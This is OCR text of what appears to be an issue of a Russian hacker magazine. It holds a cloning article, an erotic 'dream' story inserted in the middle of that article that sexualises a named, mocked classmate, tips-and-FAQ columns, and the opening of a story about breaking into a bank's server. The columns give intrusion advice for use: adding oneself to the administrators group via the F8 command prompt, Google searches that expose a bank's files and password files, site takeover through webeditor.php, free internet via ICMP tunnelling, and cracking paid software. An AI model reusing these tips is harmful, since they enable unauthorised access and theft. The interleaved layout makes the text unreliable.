
Еще один способ клонирования – эмбриональное расщепление. Методика тут простая: на ранней стадии развития эмбрион







просто расщепляется на несколько отдельных клеток или клеточных групп. То же самое происходит во время естественного развития близнецов и троен. После того как эмбрион разделен на несколько клеток, каждая из них помещается в питательную среду, где превращается в новый эмбрион. Любой из полученных зародышей можно поместить в матку женской особи, где клон пройдет конечный этап формирования. Этот способ позволяет производить одновременно несколько клонов, но и тут есть ограничение. Так как генетический материал берется у эмбриона, физические свойства которого еще неизвестны, клонированное животное вряд ли будет иметь желаемые свойства.





ДОЛЛИ

Долгое время представление людей о клонировании ограничивалось фантастическими рассказами и фильмами. Тема эта мало освещалась в прессе, а если и проходили публикации, то только в серьезных научных изданиях на сугубо научном языке. Все изменилось в июле 1996 года, когда ученые Рослинского Института (Шотландия) Иан Вилмут и Кейт Кэмбелл объявили об успешном клонировании овцы Долли. После того как анализы подтвердили генетическую идентичность Долли и ее матери, в мире поднялся ажиотаж. Один из популярных американских журналов вышел с изображением Гитлера, стоящего в ряду десятков своих клонов, а с обложки кричал лозунг: «Не это ли нас ждет в будущем?» Общество разделилось на две группы: одна всячески поощряла генную инженерию и считала, что Долли – значительный шаг вперед, другая подвергала жестокой критике клонирование живых существ и приводила кучу причин, почему это большое зло.

Чем же маленькая овечка Долли заслужила такую славу? Вилмут и Кэмбелл воспользовались уже известным методом ядерной трансплантации, но в качестве донорского материала взяли ядро от клетки вымени взрослой овцы. Перепрограммированием специализированных клеток занимались и раньше (достаточно вспомнить Гардона), но одно дело экспериментировать с головастиками, совсем другое – клонировать взрослое млекопитающее.

Несмотря на шумный успех шотландских ученых, далось им рождение Долли нелегко. Вилмуту и Кэмбеллу пришлось трансплантировать клетки 276 раз, и каждый раз молекулы погибали на разных стадиях развития. И только с 277 попытки удача повернулась к генетикам лицом.

Рождение Долли вдохновило ученых всего мира на эксперименты с другими млекопитающими, включая коз, коров, мышей, свиней и кроликов. И во многих случаях их ждал успех. Сейчас в мире живут сотни клонированных животных, однако количество их видов невелико. Так как клеточное строение у всех существ разное, одни лучше поддаются ядерной трансплантации, другие – хуже. Например, до сих пор не удалось клонировать обезьяну, цыпленка, лошадь и собаку.




В феврале 2003 года, в связи с прогрессирующим артритом, овечку Долли пришлось усыпить. Ученые связывают эту болезнь с происхождением животного. Дело в том, что родительницей Долли была шестилетняя овца, и при заимствовании ее генов генетическая информация о возрасте осталась. Когда Долли исполнилось 7 лет, реальный генетический возраст составил 13 лет. Отсюда и болезнь, характерная для старых животных.

Свое решение проблемы «старения» клонов предложили Джерри Янг и Чикара Кубота, которые перед ядерной трансплантацией на 4 месяца поместили образцы клеток в специальную питательную среду. Там их деление было остановлено - клетки находились как бы в замаринованном состоянии. После пересадки ядра клетки бычков (именно над ними проводились опыты) успешно достигли фазы эмбриона и затем были пересажены в матку. После рождения шестерых животных, они были тщательно обследованы. Результат оказался потрясающим - благодаря методике «маринования», генетический возраст бычков стал меньше, чем должен был быть.



КЛОНИРОВАНИЕ ЛЮДЕЙ

В ноябре 2001 года ученые из массачусетской биотехнической компании Advanced Cell Technologies (ACT) объявили, что смогли клонировать человеческий эмбрион для проведения дальнейших терапевтических исследований. Для этого они взяли из женского яичника несколько яйцеклеток, с помощью микроскопической иглы удалили из них генетический материал, а в качестве заменителя вставили ядра кожных клеток. Находясь в специальной химической среде, яйцеклет-







ки приступили к процессу деления, что в итоге привело к появлению эмбриона. В эксперименте были задействованы 8 яйцеклеток, но только три из них смогли поделиться, и только одна дожила до фазы эмбриона.

В декабре 2002 г. компания Clonaid, двумя годами ранее анонсировавшая начало работ по выращиванию первого человека-клона, заявила, что цель достигнута. Девочка младенческого возраста по имени Ева была рождена по заказу семейной пары, которая пообещала заплатить 500 тыс. долларов за клонирование их умершего младенца. Представители Clonaid отказались привести доказательства успешного эксперимента, поэтому научное сообщество отнеслось к заявлению с недоверием и скепсисом. Считается, что для рождения клона человека нужно потратить огромную сумму денег (по крайней мере, больше полумиллиона), а также привлечь более тысячи женщин, которым предстоит пройти тяжелую беременность, в большинстве случаев завершающуюся выкидышем или абортом.

Впрочем, не обязательно рисковать и проводить эксперименты с человеческими эмбрионами. Структура обезьян весьма похожа на нашу, и если удастся клонировать примата, то можно с уверенностью сказать, что клонирование человека не за горами.

Многие опасаются, что с помощью клонирования можно возродить тиранов (Гитлера, например), которые продолжат свои козни. Или надеются, что клонирование таких ученых, как Эйнштейн, приведет к резкому прогрессу в области науки. На самом деле, если даже найти клетки ДНК умершего человека и вырастить из них клона, он не будет ни думать, ни действовать так, как его предшественник. Так как подобные качества развиваются в процессе воспитания, а не посредством генетического вмешательства.

КОМУ НУЖНО КЛОНИРОВАНИЕ?

Главным аргументом в пользу клонирования является возможность с его помощью выращивать органы, которые не будут отторгаться организмом. В случае если клеточным донором является сам больной, вероятность удачной трансплантации очень высока. Но пока это только теория.

Намного более вероятной в ближайшем будущем станет трансплантация больным генетически модифицированных органов животных. Лучше всего на эту роль подходят свиньи, так как из всех уже клонированных животных их органы наиболее схожи по структуре и размеру с человеческими. Свиные органы трансплантировались людям и раньше, но из-за наличия в них особых генов, которые отторгаются иммунной системой человека, эффективным такой вид пересадки назвать нельзя. Генная инженерия позволяет решить эту проблему. В 2002 г. английская биотехническая компания объявила о появлении на свет первого поколения свиней, лишенных «отторгаемых генов».

Как уже говорилось, широко используется генная инженерия в разведении животных с особыми качествами. Достигается это путем модификации имеющихся генов и добавления новых. В отличие от естественной селекции, искусственная позволяет в первом же поколении производить «особенных» животных. Например, ученые уже вовсю приступили к разведению нового вида коров, в молоке которых содержится протеин. О реальном успехе в этой области можно будет говорить тогда, когда коэффициент успешных случаев клонирования увеличится на порядок. Пока из каждой десятой трансплантированной молекулы только одна приводит к рождению клона.

Репродуктивное клонирование также может быть использовано для сохранения популяции вымирающих животных. В 2001 году первым клонированным животным, занесенным в Красную книгу, стал дикий буйвол по имени Ноа. Правда, из-за полученной инфекции, он погиб спустя 48 часов после рождения. В том же году итальянские ученые произвели на свет детеныша муфлона. Ему повезло больше - клон живет до сих пор в центре дикой природы в Сардинии. Среди других редких животных, которые являются потенциальными кандидатами на клонирование в ближайшем будущем: африканская антилопа бонго, тасманский тигр и гигантская панда.

Теоретически существует вероятность возрождения уже вымерших животных, необходимо только найти подходящий генный материал. Проблема в том, что клетки ДНК



не живут долго, максимальное время их жизни – 10 тысяч лет. Поэтому клонирование динозавров по методу, показанному в фильме «Парк Юрского Периода», вряд ли возможно. Мамонтов, которые жили несколько тысяч лет назад, возродить тоже, скорее всего, не получится, так как за прошедшее время отдельные частицы цепочки ДНК отмирают, и восстановить ее потом практически невозможно. К тому же для дальнейшего разведения понадобятся гены как минимум двух особей разных полов.

Еще одним перспективным направлением, где может быть востребовано клонирование, является возвращение погибших или потерявшихся домашних животных. В мире уже существует несколько коммерческих компаний, которые предоставляют такие услуги. Пока возможно только клонирование котов, генетическая структура собак слишком сложна. Но в США тысячи людей сохранили образцы ДНК четвероногих друзей для их клонирования в будущем.


И конечно, многие захотят обратиться к генетикам для клонирования внезапно погибшего близкого человека.


ЭТИЧЕСКИЙ ВОПРОС

После появления на свет Долли, представители Американской ассоциации медиков и ученые из Ассоциации развития науки публично объявили о своем негативном отношении к репродуктивному клонированию. По их словам, низкий процент успешных случаев и слабое понимание работы организма на генном уровне являются недопустимыми для клонирования человека. Клонированных животных часто преследуют болезни, срок их жизни на порядок меньше природных сородичей, у большинства клонов наблюдается патология «большего размера», а нередко случаются необъяснимые смерти. Как, например, с первой клонированной в Австралии овцой, которая в день своей гибели вела себя бодро и энергично, а затем ни с того ни с сего пала. После вскрытия врачи не смогли объяснить причину смерти.

В 2002 году исследователи Кембриджского Университета изучили клеточное строение клонированных мышей и обнаружили, что в 4% клеток наблюдаются аномалии. Возможно, именно они являются причиной болезней и смерти клонов, но доказать или опровергнуть это пока нельзя. Источник проблемы может быть в том, что при клонировании эмбрион получает лишь один код ДНК, необходимый для роста. А при естественном зачатии он унаследует от родителей большинство генов, содержащихся в их телах.

Пока нет никаких оснований сомневаться, что подобная участь не постигнет клонов людей. И общество считает неприемлемым зачатие ребенка, подверженного риску стать неполноценным.





ЭРОТИЧЕСКИЕ ФАНТАЗИИ

KUTTER



Честно говоря, я вполне нормальный молодой человек. Со своим представлением о жизни, со своими бурными фантазиями. Порой, конечно, в голову лезет разная чернуха, но так бывает со всеми. И, естественно, мне снятся сны (ты ведь тоже спишь по ночам, правда?). Сны бывают разные. Некоторые про конец света, некоторые про инопланетян. Снятся и эротические сны. А порой просто порнуха. Ну там трахни свою лучшую подружку, препода, девчонку друга... Групповуха, bondage, double penetration... Снится разное. Вот совсем недавно меня посетил сон, в котором участвовали мой друг и одногруппница-ботаничка. Представляю их: друг – Дмитрий Зеленский и зло-ботан – Танаша Колюча. Дмитрий – интересный молодой человек, хорошо одевается. Танаша же уделяет уходу за собой минимум внимания. Она может придти с грязными волосами, от нее может непонятно пахнуть. А еще она надевает обтягивающие джинсы на свою постоянно увеличивающуюся вширь попу и носит очки с термоядерной оправой. И вот эти два героя заползли в мой сон. Скажу сразу, у меня всегда были странные фантазии насчет Танаши. Мне представлялось, что ее хочет вся группа сразу. По очереди, вместе, в общем, по-всякому. И что я вижу. Дмитрий и Танаша сидят у меня во сне на диванчике. Бросая друг на друга томные взгляды. Танаша похотливо подмигивает через свои страшные очки. Дмитрия это крайне заводит. Он, не задумываясь, стягивает с нее облегающие джинсы, под которыми скрываются весьма интересные трусики. Танаша сильнее прижимается к нему. Дальше по накатанной: Дима снимает с нее трусы, поглаживает обнажившийся зад. Во сне он был почему-то волосатый. Она в ответ лезет в ширинку Дмитрия... Что произошло дальше, не знаю – я проснулся. Но думаю, у них все получилось :). Мне было очень радостно – сбылась небольшая мечта. Хоть и во сне.



Противники клонирования считают, что это губительное для человечества направление науки. Теоретически с помощью генной инженерии можно как угодно модифицировать живой организм. И вполне возможно, что когда-нибудь технологии позволят улучшать свойства людей, как сейчас улучшают свойства животных. Но никто не знает, куда это может привести. И что произойдет с простыми людьми, если на свет появятся суперлюди, сильнее, умнее и могущественнее своих собратьев в несколько раз. Такая неопределенность, конечно, пугает, поэтому нередко звучат призывы к прекращению любых исследований в области клонирования. А в некоторых странах принимаются официальные законы, запрещающие любые эксперименты с трансплантацией генов.

Конгресс США запретил исследования в области терапевтического и репродуктивного клонирования. В Англии терапевтическое клонирование разрешено, но со строгими правилами и условностями. В нашей же стране у ученых полностью развязаны руки. Правда, есть и защитники клонирования. Например, Католическая церковь поощряет исследования в области генной инженерии, несмотря на то, что некоторые называют клонирование «игрой в Бога».

В настоящее время клонирование является дорогим (около $30K за одну ядерную трансплантацию), высокотехничным и неэффективным занятием, которое пока не может конкурировать с естественными способами размножения. Каждый год ученые делают новые открытия в этой области, увеличивая шансы клонированных клеток стать живыми организмами. И, по мнению научного мира, уже все готово для создания первого человеческого клона. Скорее всего, несмотря на запреты и упреки, к 2005 году мы увидим лицо первого официально зарегистрированного клонированного ребенка. Определенно, это событие сильно повлияет на наше будущее. Но как именно – сейчас предсказать трудно.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если тебе нужны права админа, и у тебя есть физический доступ к компу, то при загрузке, когда грузится BIOS, нажми F8, и в появившейся менюшке выбери Step by step или командную строку. В ней вводишь:

net user <name> <password> /add
Этой строкой мы добавляем нового пользователя, если у тебя нет аккаунта, а если есть, то сразу:

net localgroup administrators <name> /add
Этой командой наделяем нужного пользователя правами админа.

Эльфиец
rockzonner@narod.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.



ССЫЛКИ:


- **http://ixs.nm.ru/clo.htm** - подробное введение в клонирование на русском языке.
- **www.clone.ru** – ресурс давно не обновлялся, но по-прежнему хранит интересные материалы.
- **www.membrana.ru/themes/cloning** - раздел «Клонирование» на популярном научном портале.
- **www.howstuffworks.com/cloning.htm** - как «работает» клонирование.
- **www.ornl.gov/sci/techresources/Human_Genome/elsi/cloning.shtml** - факты о клонировании.
- **www.eurekascience.com/ICanDoThat/cloning.htm** - технологии клонирования.
- **http://gslc.genetics.utah.edu/units/cloning/** - хорошая подборка информации о клонировании.
- **www.bbc.co.uk/science/genes/gene_safari/clone_zone/intro.shtml** - введение в клонирование на английском.
- **www.vuhs.org/apbio/clone/intro.htm** - еще одно введение.
- **www.srtp.org.uk/cloning.shtml** - пресс-релизы и статьи о клонировании.
- **www.newscientist.com/hottopics/cloning/cloningfaq.jsp** - небольшой FAQ по клонированию.

SideX (hack-faq@real.xakep.ru)



HACK-FAQ

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :).



Q: Накачал кучу DivX-файлов в формате AVSEQ*.dat. Все DivX-плееры отказываются проигрывать это добро. Что делать?

A: Скорее всего, тебе потребуется конвертер файлов формата dat в mpeg. С давних пор одним из наиболее популярных решений был VCDGear (www.vcdgear.com). Сейчас он доступен и в GUI-версии. С его помощью можно перегонять cue, bin файлы в играбельный формат. Файл в 1 гиг становится нормальным видео всего за пару минут (протестено на 1,7 ГГц P4). Также VCDGear умеет извлекать кривые (.dat) файлы из архивов для дальнейшего преобразования.

Q: На прошлой неделе в логах нашел кучу попыток сканов по N-ому порту. Чего там у меня сканерят, может, какой новый баг зарелизили?

A: Не стоит давать мне хлеб, вынуждая расписывать каждый отдельный порт. Ведь портов, как кишок у человека, много. Аж 65K! Разумные ответы на вопросы "когда", "кто", "зачем" такие. Перво-наперво следует понять, что за сервис оказался так интересен сканирующему. Узнать само название сервиса по номеру порта можно при помощи nmap. В его архиве лежит файл, где прописаны все соответствия порт <-> сервис. После того как сервис определен, идешь на прием к www.securityfocus.com. Там ты найдешь всю информацию по публично известным уязвимостям нужного сервиса. Часто сам сервис не несет в себе багов, но становится лазейкой для хакеров вследствие неправильной конфигурации. Яркий пример неправильной конфигурации - знаменитые шары (shares), доступные через NetBIOS.



Q: Мы с пацанвой запустили свой порник! Только вот как нам ужимать для preview много фоток сразу?

A: Помнится, в далеких 90-х годах мой приятель получал $10 в час от порномагнатов за ручную ужимку фоток. Эти фотки в дальнейшем использовались на соответствующих превьюшках. Сейчас подобной вакансии нет, т.к. в последней версии ACDSee (www.acdsystems.com) появилась опция ресайза нескольких фоток одновременно: ты задаешь желаемое разрешение и получаешь хоть тысячу кадров с добавлением в имя файла слова resize. Есть и более компактное, даже бесплатное решение от матушки MS - MS Image Resizer (www.microsoft.com/windowsxp/pro/downloads/powertoys.asp). Тема встраивается в обычный Проводник и при нажиме правой кнопки мышака вылезает опция Resize. Весит это удовольствие 520 Кб.

Q: Кто такие галера, ТГП, дрочер?

A: TGP (ТГП) - Thumbnail Gallery Post. Это обычно хорошо раскрученный ресурс, регулярно дающий линки на бесплатные галеры. Ярчайший пример - www.thehun.net. Дизайн в стиле начала веба, но здесь ежедневно появляются десятки новых линков на XXX-картинки с лаконичными комментариями. Ты создаешь бесплатную галеру (подборку фоток/мувиков с обязательной тумбой - превьюшками), но при этом комплектуешь сайт линком на платный sign-up. Чем популярнее TGP, тем жестче требования для вступления (к Хану (TheHun) не так-то просто попасть): минимальное количество картинок (обычно 10), максимальное число баннеров/линков на спонсоров. Другие популярные ТГП: Super Chicken, Snake's World, AL-4A. Убедить дрочера (потенциального покупателя, страдающего болезненной тягой к самоудовлетворению) потратить деньги на sign-up - дело исключительного умения создавать красивую галеру, размещать рекламные линки/баннеры в правильных местах. Синонимы для дрочера: дрон, дрокер. Дрочеры, способные купить доступ к платному порнику, чаще всего проживают на американском континенте.

Q: Можно ли делать взломы при помощи поисковиков?

A: Можно! Печально известный Адриан Ламо сделал себе имя на взломах через поисковики. Вот конкретный пример. Задаем поиск по "Index of / +banke +filetype:xls" и получаем сугубо личные финансовые отчетности немецкого банка. Для такого поиска идеально подходят ключевые фразы из систем сборки баз данных. Так, Filemaker Pro оставляет метку Select a database to view на каждой созданной индексной странице. Финт в том, что хозяева глобальных корпораций, сами того не желая, открывают доступ к себе из веба. Раньше успешным способом был даже поиск файлов паролей (*.pwd, *.cfg) через поисковики. Самый удобный поисковик для таких вещей - всеми любимый Google. Также было жутко популярно валить сайты захватом WebAdmin'a. И тут опять срабатывает Гугл - разыскиваешь файл webeditor.php. Выход на него будет гарантией контроля целого сайта.

Q: Что такое AWM? Что такое тумбы, как их делать?

A: По порядку. AWM - adult web master. Личность, занимающаяся подготовкой сайтов порнотематики, также частенько разрешающая вопросы рекламы проекта (пригон трафика, субмитеры, регистрация в топах). Вообще, это понятие довольно широкое, которым прикрываются и кодеры индустриального софта. Слово "тумба" происходит от английского thumbnail - образ превьюшки. Не секрет, что посетитель порника желает поверхностно ознакомиться с выбираемой картинкой, взглянув на малую ее часть или уменьшенную версию. Тумбы бывают как примитивным уменьшенным вариантом картинки, так и, что случается чаще, уменьшенной версией фрагмента картинки. Тумбы можно нарезать как вручную, так и автоматически. Второй вариант получается значительно быстрее: ты задаешь нужную область, и по указанному шаблону прога отрезает необходимые части от целой груды фоток. Яркий пример такого софта - ThumbNailer (www.smalleranimals.com/thumb.htm). Он отлично обрабатывает графику, подготавливая целые галереи. Можно также делать тумбы из видеофайлов, присваивая каждому сюжету свою картинку. Так что подходящего софта - море. Можно взять, например, E-mage Processor (www.v-methods.com/emp). Есть и Express Thumbnail Creator (www.express-soft.com/etc), прекрасно работающий и с видеоконтентом. Увы, софтинка эта не бесплатная, а крэкс-пэкс-фэкс удается сделать лишь с устаревшей версией 1.4.

Q: Что такое обратная зона DNS? Почему я не могу отправить почту через почтовик, где отсутствует эта самая зона?

A: Представим, что сайт xakep.ru имеет IP 1.2.3.4. Тогда при вызове IP 1.2.3.4 мы получаем xakep.ru. Значит, соответствие "IP - домен" будет восприниматься как обратная зона. Правда, далеко не у всех провайдеров она прописана, поэтому, вызывая IP, можно не увидеть название домена. А вообще, ряд провайдеров имеют автоматические штуки для настройки обратной зоны (приписал домен к IP и балдеешь), другие же делают это самостоятельно, тратя свое и твое время на мыльную переписку и собственноручную настройку. Посмотреть обратные зоны можно стандартной виндовой утилитой nslookup. Пускается она из консоли с параметром IP. В инете подобный сервис доступен на сайте www.zoneedit.com/lookup.html. Вообще, наличие прописанной обратной зоны - признак хорошего тона. Так в IRC многие пользователи находили себе разные забавные домены, например: pelmeshki.ri, crubop.ru. Если этого не иметь, существуют вероятность попадания твоего IP в бан. Ведь многие могут банить целые мириады IP, среди которых может оказаться и твой безгрешный сервер. Теперь насчет почты. ISP'шники часто ограничивают прием почты - это такая защита от спама и от вирусов-червей. Прописка же обратной зоны обычно избавляет от бана, т.к. принимающая сторона видит, что IP не бесхозный, а приписан к многоуважаемой корпорации. Правда, большинство почтовых провайдеров идут навстречу несправедливо забаненным, добавляя их IP в белый лист. Но не все столь милы - некоторые требуют настройки обратной зоны, и это их ультиматум :(.



Q: Как работает X-Proxy?

A: Многострадальный релиз журнала (www.xakep.ru/post/16337/default.htm) под авторством DEiL'a до сих пор будоражит умы читателей, несмотря на прошедшие полтора года с момента выпуска проги. Что же такое X-Proxy? Эта система состоит из двух частей: клиентской и серверной. Клиентская часть пакует весь получаемый/отправляемый трафик в ICMP-пакеты (пинги). Серверная часть запрашивает/направляет нужный контент, опять же преобразуя полученные данные в пинги для отправки клиенту. Какие же получаются радости с этого сложного процесса? Пару лет назад, как, впрочем, и сейчас, правда в меньшей степени, множество провайдеров разрешали пинговать весь инет с гостевого доступа. Таким образом, установив в *nix-шелл серверную часть и запустив клиента, можно было лазить по всему инету 4free! Если есть какие-то вопросы по поводу настройки софтины, то обращайся непосредственно к автору этой утилиты - deil@real.xakep.ru.

Q: Можно ли заниматься поиском Wi-Fi сетей с помощью Palm и PocketPC-тем?

A: Можно. Сперва я рассмотрю конкретный пример для девайса от Palm с использованием PalmOS. Автору удалось обкатать лишь прогу NetChaser (www.bitsnbolts.com), адаптированную под Palm Tungsten C. Софт, как это водится с PDA-добром, не бесплатный. Хотят за него 10 у.е. С кряком ситуация довольно тухлая, так что придется изрядно покопаться, чтобы найти лекарство. Для Pocket PC также есть подобный софт, причем без привязки к конкретному девайсу, как это было в случае с Tungsten C. Один из представителей - Pocket Warrior (www.pocketwarrior.org). Этот официальный сайт лежит уже вторую неделю, так что следует быть готовым к дополнительным поискам агрегата. Следующая утилита PocketWINc (www.cirond.com/site/products/wifispotter.htm) успешно трудится под Windows Mobile 2003, не забывая и про классику КПК - Pocket PC 2002. Airscanner (airscanner.com/downloads/sniffer/sniffer.html) - удачный снифер wi-fi-сети для PDA. Причем распространяется он абсолютно бесплатно!

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если на твоем компе установлен Windows XP, и ты хочешь избавиться от ненужных программ (pinball, messenger'ы и пр.), то я знаю, как тебе помочь. Для начала найди файл sysoc.inf, расположенный в скрытой папке WINDOWS\INF. Открыв файл с помощью Блокнота, ты увидишь, что в секции [Components] существует специальное описание программ в формате:

program=dll.inf entry, OcEntry, program.inf entry, numeral

Как можно заметить, скрытые компоненты содержат слово hide или HIDE. Для того чтобы сделать компонент видимым, необходимо удалить это слово. Например,

Было: Pinball=ocgen.dll,OcEntry,pinball.inf,HIDE,7

Стало: Pinball=ocgen.dll,OcEntry,pinball.inf,,7

Аккуратно сделав все изменения, сохрани файл sysoc.inf. Затем войди в Панель управления - Добавление и удаление программ - Компоненты Windows, где откроются все скрытые ранее компоненты. Теперь ты можешь удалить все, что кажется тебе лишним.

Эльфиец
rockzonner@narod.ru

■ Master-lame-master

CENSORED

ВЗЛОМ РОССИЙСКОГО БАНКА

В крупных банках, как правило, работают очень опытные системные администраторы. Пробиться в их систему практически невозможно. Но бывают и исключения, когда в организации служит немощный админ, на попечении которого находится дырявый сервер. Этот материал - яркий пример такого исключения.

НАШУМЕВШИЕ ИСТОРИИ КРУПНЫХ ВЗЛОМОВ

ОСМОТР ЖЕРТВЫ


Как-то раз один хакер, общаясь по аське, получил интересное сообщение от своего приятеля. Тот увлеченно рассказывал, что нашел некоторую подсеть, принадлежащую одному известному банку. Как ни странно, он редко когда видел, чтобы главный сервер светил все порты в инет. Но палиться и ломать банк самому ему как-то не хотелось, поэтому он предложил это сделать нашему герою.

Взломщик согласился и начал изучать этот сервер. Для начала он натравил свой любимый nmap на жертву. Оказалось, что на сервере открыто с десяток портов, среди которых оказался странный порт с номером 1100. Хакер впервые видел этот порт, поэтому пришлось лезть в инет за инфой. Как оказалось, на банковском серваке был установлен Web Tuner, позволяющий управлять антивирусом Касперского через удобный web-интерфейс.


ГЛЮЧНОЕ УДОБСТВО

Других дырок не обнаружилось, поэтому хакер решил исследовать этот самый Web Tuner. На самом деле это довольно продвинутая среда администрирования, поддерживающая SSL и различные способы аутентификации. К тому же этот сервис можно запустить в chroot и знать, что никакой злоумышленник не взломает твою систему. И это надо делать обязательно, поскольку Web Tuner работает под рутом. Но, как я уже говорил, админы в нашей стране ленивые, поэтому ожидать можно чего угодно.


Что же получил хакер от изучения работы Web Tuner'а? При заходе браузером на этот




Дефолтный ненастроенный конфиг



Красивый, но бажный Web-Tuner



Тест на спецсимволы



Успешно удался!

сервис не было запрошено никакого пароля. Более того, взломщик был уверен, что chroot также не настроен. Наплевательское отношение администратора к своему серверу очень удивило хакера, т.к. он знал, что в банках работают только профессионалы.

Итак, наш злобщик потыкался в различные менюшки среды Web Tuner'a. В них он заприметил одну весьма интересную вкладку - обновление антивирусных баз из Сети. Дело в том, что администратор мог указывать параметры для выполнения команды. Вполне вероятно, что программисты могли просто забыть сделать проверку спецсимволов в строке, поэтому хакер решил проверить защищенность сервиса.

